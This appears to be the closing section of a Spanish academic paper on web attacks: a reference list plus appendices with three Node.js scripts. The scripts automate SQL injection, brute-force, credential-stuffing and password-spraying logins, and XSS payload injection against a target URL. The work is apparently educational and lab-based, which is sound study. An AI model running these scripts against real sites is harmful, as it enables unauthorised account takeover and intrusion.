Salvador, A. (01 de 01 de 2021). *elindependiente*. Obtenido de 2020, año récord en ciberataques: https://www.elindependiente.com/espana/2021/01/01/2020-ano-record-en-ciberataques/

Seals , T. (10 de 02 de 2016). Massive Brute-Force Attack on Alibaba Affects Millions. *infosecurity magazine*, 1. Obtenido de Massive Brute-Force Attack on Alibaba Affects Millions: https://www.infosecurity-magazine.com/news/massive-bruteforce-attack-on/

Velasco, R. (08 de 06 de 2019). *redeszone*. Obtenido de Hydra 9.0: conoce esta completa herramienta para romper contraseñas: https://www.redeszone.net/2019/06/08/hydra-9-0-herramienta-romper-contrasenas/

Vermeer, B. (30 de 03 de 2021). *snyk*. Obtenido de SQL injection cheat sheet: 8 best practices to prevent SQL injection attacks: https://snyk.io/blog/sql-injection-cheat-sheet/

Wikipedia. (23 de 02 de 2012). *Wikipedia*. Obtenido de Samy (computer worm): https://en.wikipedia.org/wiki/Samy_(computer_worm)

10. Anexos

10.1 Ataque SQL Injection

```
var web = process.argv[2];
var ataque = process.argv[3];
var variable = process.argv[4];
var separacion = "------------------------------------------------------------
------------------------------------------------------------";
console.log(separacion + "\n"
+"Atacando a " + web
+"\n"+ separacion);
loadText();
function loadText(){

    const fetch = require("node-fetch");
    var FileSaver = require('file-saver');
    var fs = require('fs');
    var XMLHttpRequest = require("xmlhttprequest").XMLHttpRequest;
    var FormData = require('form-data');
    var alert = require('alert');
    var window = require('window');

    var archivo;

    switch(ataque){

        case "error": archivo = "http://localhost/sqli_attack/Error_based
_payload.txt";
        break;
        case "auth": archivo = "http://localhost/sqli_attack/Auth_based_p
ayload.txt";
        break;
        case "time": archivo = "http://localhost/sqli_attack/Time_based_p
ayload.txt";
        break;
        case "union": archivo = "http://localhost/sqli_attack/Union_selec
t_based_payload.txt";
        break;
        default: console.log("No ha elegido ningun payload");

    }



    if(archivo != null){

        fetch(archivo).then(function(response){
```

```
            return response.text();
        })
        .then(function(data){

            var array = data.toString().split("\n");
            var trues = 0;
            var falses = 0;

            for(var iteracion = 1; iteracion < 2; iteracion++){

                if(ataque == "error" || ataque == "time" || ataque == "un
ion"){ //ERROR_BASED, TIME_BASED, UNION_BASED

                    var id = "?"+variable+"="+ iteracion +"' ";
                    var respuesta = "";

                    for(j in array) {

                        var finWeb = web + id + array[j];
                        var req = new XMLHttpRequest();

                        req.open('GET', finWeb, false);
                        req.send(null);


                        if(req.readyState === 4){

                            if (req.status === 200){

                                var json = {

                                    'type_attack': array[j],

                                    'url': finWeb,

                                    'attack_success': true
                                }
                                respuesta += JSON.stringify(json) + "\n";

                                respuesta += (separacion + "\n");
                                trues++;
                            }
                            else {

                                var json = {

                                    'type_attack': array[j],

                                    'url': finWeb,
```

```
                                'attack_success': false
                            }
                            respuesta += JSON.stringify(json) + "\n";

                            respuesta += (separacion + "\n");
                            falses++;
                        }
                    }
                }

                let fileContent = respuesta;
                fs.writeFileSync("output.json ", fileContent);


            }
            else { //AUTH_BASED

                var respuesta = "";

                for(j in array) {

                    var url = web;
                    var pass = array[j];

                    var json;

                    var xhr = new XMLHttpRequest();
                    xhr.open("POST", url, false);

                    xhr.setRequestHeader("Content-
Type", "application/x-www-form-urlencoded");
                    xhr.setRequestHeader("Authorization", "Basic bG9n
aW46cGFzc3dvcmQ=");

                    var data = "uname=dcdc&passwd="+pass+"&submit=Sub
mit";

                    xhr.onreadystatechange = function () {

                        if (xhr.readyState === 4 && xhr.status === 20
0) {

                            json = {

                                'type_attack': pass,

                                'url': url,
```

```
                                    'attack_success': true,

                                }
                                trues++;
                            }
                            else {
                                json = {

                                    'type_attack': pass,

                                    'url': url,

                                    'attack_success': false,

                                }
                                falses++;
                            }

                        }
                        xhr.send(data);

                        respuesta += JSON.stringify(json) + "\n";


                    }
                    let fileContent = respuesta;
                    fs.writeFileSync("output.json ", fileContent);
                }
            }
            console.log("True: " + trues + "\n" + "False: " + falses);
        })
    }
    else{
        console.log("Tiene que elegir un payload... (error, auth, time, u
nion)");
    }
}
```

10.2 Ataque Broken Auth

```
var web = process.argv[2];
var ataque = process.argv[3];
var usuario_contraseña = process.argv[4];
var tamaño = process.argv[5];
var separacion = "------------------------------------------------------------
------------------------------------------------------------";

console.log(separacion + "\n" + "Atacando a " + web + "\n" + separacion);

loadText();

function loadText() {
    const fetch = require("node-fetch");
    var FileSaver = require('file-saver');
    var fs = require('fs');
    var XMLHttpRequest = require("xmlhttprequest").XMLHttpRequest;
    var FormData = require('form-data');
    var alert = require('alert');
    var window = require('window');

    var archivoUsers;
    var archivoPasswords;

    switch (ataque) {

        case "Brute":
            if (tamaño == "pequeño") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top10.txt";
            } else if (tamaño == "medio") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top100.txt";
            } else if (tamaño == "grande") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top1000.txt";
            } else if (tamaño == "enorme") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top1000.txt";
            } else {
                console.log("1) Para este tipo de ataque necesita especif
icar un usuario" + "\n" + "2) Escriba el tamaño del archivo: pequeño, med
io, grande o enorme");
            }
            break;
```

```
        case "Credential":
            if (tamaño == "pequeño") {
                archivoUsers = "http://localhost/Seclists-
master/Usernames/top-usernames-shortlist.txt";
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top10.txt";
            } else if (tamaño == "medio") {
                archivoUsers = "http://localhost/Seclists-
master/Usernames/top-usernames-shortlist.txt";
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top10.txt";
            } else if (tamaño == "grande") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top1000.txt";
                archivoUsers = "http://localhost/Seclists-
master/Usernames/top-usernames-shortlist.txt";
            } else if (tamaño == "enorme") {
                archivoPasswords = "http://localhost/Seclists-
master/Passwords/darkweb2017-top1000.txt";
                archivoUsers = "http://localhost/Seclists-
master/Usernames/top-usernames-shortlist.txt";
            } else {
                console.log("1) Para este tipo de ataque no necesita espe
cificar un usuario o contraseña, escriba null " + "\n" + "2) Escriba el t
amaño del archivo: pequeño, medio, grande o enorme");
            }
            break;

        case "Password":
            if (tamaño == "pequeño") {
                archivoUsers = "http://localhost/Seclists-
master/Usernames/top-usernames-shortlist.txt";
            } else if (tamaño == "enorme") {
                archivoUsers = "http://localhost/Seclists-
master/Usernames/xato-net-10-million-usernames-dup.txt";
            } else {
                console.log("1) Para este tipo de ataque necesita especif
icar una contraseña" + "\n" + "2) Escriba el tamaño del archivo: pequeño
o enorme");
            }
            break;

        default:
            console.log("No ha elegido ningun tipo de ataque");

    }
    if (ataque == "Brute") {

        if (archivoPasswords != null) {
```

```
            fetch(archivoPasswords).then(function(response) {
                    return response.text();
                })
                .then(function(data) {

                    console.log("Probando con usuario: " + usuario_contra
seña);


                    var respuesta = "";

                    var arrayPass = data.toString().split("\n");

                    for (j in arrayPass) {

                        var url = web;
                        var pass = arrayPass[j];

                        var json;

                        var xhr = new XMLHttpRequest();
                        xhr.open("POST", url, false);

                        xhr.setRequestHeader("Content-
Type", "application/x-www-form-urlencoded");
                        xhr.setRequestHeader("Authorization", "Basic bG9n
aW46cGFzc3dvcmQ=");

                        var data = "login=" + usuario_contraseña + "&pass
word=" + pass + "&form=submit";


                        xhr.onreadystatechange = function() {
                            if (xhr.readyState === 4 && xhr.status === 20
0 || xhr.status === 302) {

                                json = {

                                    'user': usuario_contraseña,

                                    'pass': pass,

                                    'type_attack': ataque,

                                    'url': url,

                                    'attack_success': true,

                                }
```

```
                            } else {
                                json = {
                                    'user': usuario_contraseña,

                                    'pass': pass,

                                    'type_attack': ataque,

                                    'url': url,

                                    'attack_success': false

                                }
                            }
                        }
                        xhr.send(data);

                        respuesta += JSON.stringify(json) + "\n";

                    }

                    let fileContent = respuesta;
                    fs.writeFileSync("output.json ", fileContent);

                    console.log("Finalizado");
                })
        } else {
            console.log("3) Tiene que elegir un payload... (Brute, Passwo
rds, Credentials, etc)" + "\n" + "\n" + "Por ejemplo: node main 'URL' Bru
te admin pequeño");
            console.log(separacion);
        }

    } else if (ataque == "Credential") {


        if (archivoUsers != null) {

            fetch(archivoUsers).then(function(response) {
                    return response.text();
                })
                .then(function(data) {

                    var arrayUser = data.toString().split("\n");

                    fetch(archivoPasswords).then(function(response) {
                            return response.text();
                        })
                        .then(function(data) {
```

```
                            var arrayPass = data.toString().split("\n");

                            var respuesta = "";

                            for (j in arrayUser) {

                                console.log("Probando con Usuario: " + ar
rayUser[j]);

                                if (archivoPasswords != null) {

                                    for (x in arrayPass) {

                                        var url = web;
                                        var user = arrayUser[j];
                                        var pass = arrayPass[x];

                                        var json;

                                        var xhr = new XMLHttpRequest();
                                        xhr.open("POST", url, false);

                                        xhr.setRequestHeader("Content-
Type", "application/x-www-form-urlencoded");
                                        xhr.setRequestHeader("Authorizati
on", "Basic bG9naW46cGFzc3dvcmQ=");

                                        var data = "login=" + user + "&pa
ssword=" + pass + "&form=submit";


                                        xhr.onreadystatechange = function
() {

                                            if (xhr.readyState === 4 || x
hr.status === 200 || xhr.readyState === 302) {

                                                json = {

                                                    'user': user,

                                                    'pass': pass,

                                                    'type_attack': ataque
,

                                                    'url': url,
```

```
                                                'attack_success': tru
e,

                                            }

                                        } else {
                                            json = {

                                                'user': user,

                                                'pass': pass,

                                                'type_attack': ataque
,

                                                'url': url,

                                                'attack_success': fal
se,

                                            }

                                        }

                                    }
                                    xhr.send(data);

                                    respuesta += JSON.stringify(json)
 + "\n";
                                }
                            }
                        }

                        let fileContent = respuesta;
                        fs.writeFileSync("output.json ", fileContent)
;

                        console.log("Finalizado");

                    })
                })
        } else {
            console.log("3) Tiene que elegir un payload... (Brute, Passwo
rds, Credentials, etc)" + "\n" + "\n" + "Por ejemplo: node main 'URL' Cre
dential null pequeño");
            console.log(separacion);
        }
    } else { //Password spraying
```

```
        if (archivoUsers != null) {

            fetch(archivoUsers).then(function(response) {
                    return response.text();
                })
                .then(function(data) {

                    var respuesta = "";

                    var arrayUser = data.toString().split("\n");

                    console.log("Probando con contraseña: " + usuario_con
traseña);

                    for (j in arrayUser) {


                        var url = web;
                        var user = arrayUser[j];

                        var json;

                        var xhr = new XMLHttpRequest();
                        xhr.open("POST", url, false);

                        xhr.setRequestHeader("Content-
Type", "application/x-www-form-urlencoded");
                        xhr.setRequestHeader("Authorization", "Basic bG9n
aW46cGFzc3dvcmQ=");

                        var data = "login=" + user + "&password=" + usuar
io_contraseña + "&form=submit";

                        xhr.onreadystatechange = function() {

                            if (xhr.readyState === 4 && xhr.status === 20
0 || xhr.status === 302) {

                                json = {

                                    'user': user,

                                    'pass': usuario_contraseña,

                                    'type_attack': ataque,

                                    'url': url,

                                    'attack_success': true,
```

```
                            }
                        } else {
                            json = {

                                'user': user,

                                'pass': usuario_contraseña,

                                'type_attack': ataque,

                                'url': url,

                                'attack_success': false,

                            }
                        }
                    }
                    xhr.send(data);
                    respuesta += JSON.stringify(json) + "\n";

                }

                let fileContent = respuesta;
                fs.writeFileSync("output.json ", fileContent);

                console.log("Finalizado");
            })
        } else {
            console.log("3) Tiene que elegir un payload... (Brute, Passwo
rds, Credentials, etc)" + "\n" + "\n" + "Por ejemplo: node main 'URL' Pas
sword 123456 pequeño");
            console.log(separacion);
        }

    }
}
```

10.3 Ataque Cross-Site-Scripting

```
var web = process.argv[2];
var ataque = process.argv[3];
var separacion = "------------------------------------------------------------
------------------------------------------------------------";
console.log(separacion + "\n" +
    "Atacando a " + web +
    "\n" + separacion);
loadText();

function loadText() {

    const fetch = require("node-fetch");
    var FileSaver = require('file-saver');
    var fs = require('fs');
    var XMLHttpRequest = require("xmlhttprequest").XMLHttpRequest;
    var FormData = require('form-data');
    var alert = require('alert');
    var window = require('window');
    var archivo = "http://localhost/xss-payload-list-master/xss-payload-
list2.txt";



    if (archivo != null) {

        fetch(archivo).then(function(response) {
                return response.text();
            })
            .then(function(data) {

                var array = data.toString().split("\n");
                var trues = 0;
                var falses = 0;

                if (ataque == "GET") {
                    var respuesta = "";

                    for (j in array) {

                        var id = "?firstname=" + array[j] + "&lastname="
+ array[j] + "&form=submit";
                        var finWeb = web + id;
                        var req = new XMLHttpRequest();

                        req.open('GET', finWeb, false);
```

```
                    req.send(null);


                    if (req.readyState === 4) {

                        if (req.status === 200 || req.status === 302)
{



                            var json = {

                                'type_attack': array[j],

                                'url': finWeb,

                                'attack_success': true
                            }

                            respuesta += JSON.stringify(json) + "\n";
                            respuesta += (separacion + "\n");
                            trues++;
                        } else {

                            var json = {

                                'type_attack': array[j],

                                'url': finWeb,

                                'attack_success': false
                            }
                            respuesta += JSON.stringify(json) + "\n";
                            respuesta += (separacion + "\n");
                            falses++;
                        }
                    }
                }

                let fileContent = respuesta;
                fs.writeFileSync("output.json ", fileContent);


            } else if (ataque == "POST") {

                var respuesta = "";

                for (j in array) {
```

```
                        var url = web;
                        var pass = array[j];

                        var json;

                        var xhr = new XMLHttpRequest();
                        xhr.open("POST", url, false);

                        xhr.setRequestHeader("Content-
Type", "application/x-www-form-urlencoded");
                        xhr.setRequestHeader("Authorization", "Basic bG9n
aW46cGFzc3dvcmQ=");

                        var data = "firstname=" + array[j] + "&lastname="
 + array[j] + "&form=submit";

                        xhr.onreadystatechange = function() {

                            if (xhr.readyState === 4 && (xhr.status === 2
00 || xhr.status === 302)) {

                                json = {

                                    'type_attack': array[j],

                                    'url': url,

                                    'attack_success': true,

                                }
                                trues++;
                            } else {
                                json = {

                                    'type_attack': array[j],

                                    'url': url,

                                    'attack_success': false,

                                }
                                falses++;
                            }

                        }
                        xhr.send(data);

                        respuesta += JSON.stringify(json) + "\n";
```

```
                    }
                    let fileContent = respuesta;
                    fs.writeFileSync("output.json ", fileContent);
                }

                console.log("True: " + trues + "\n" + "False: " + falses)
;
            })
    } else {
        console.log("Tiene que elegir un ataque... (GET, POST)");
    }
}
```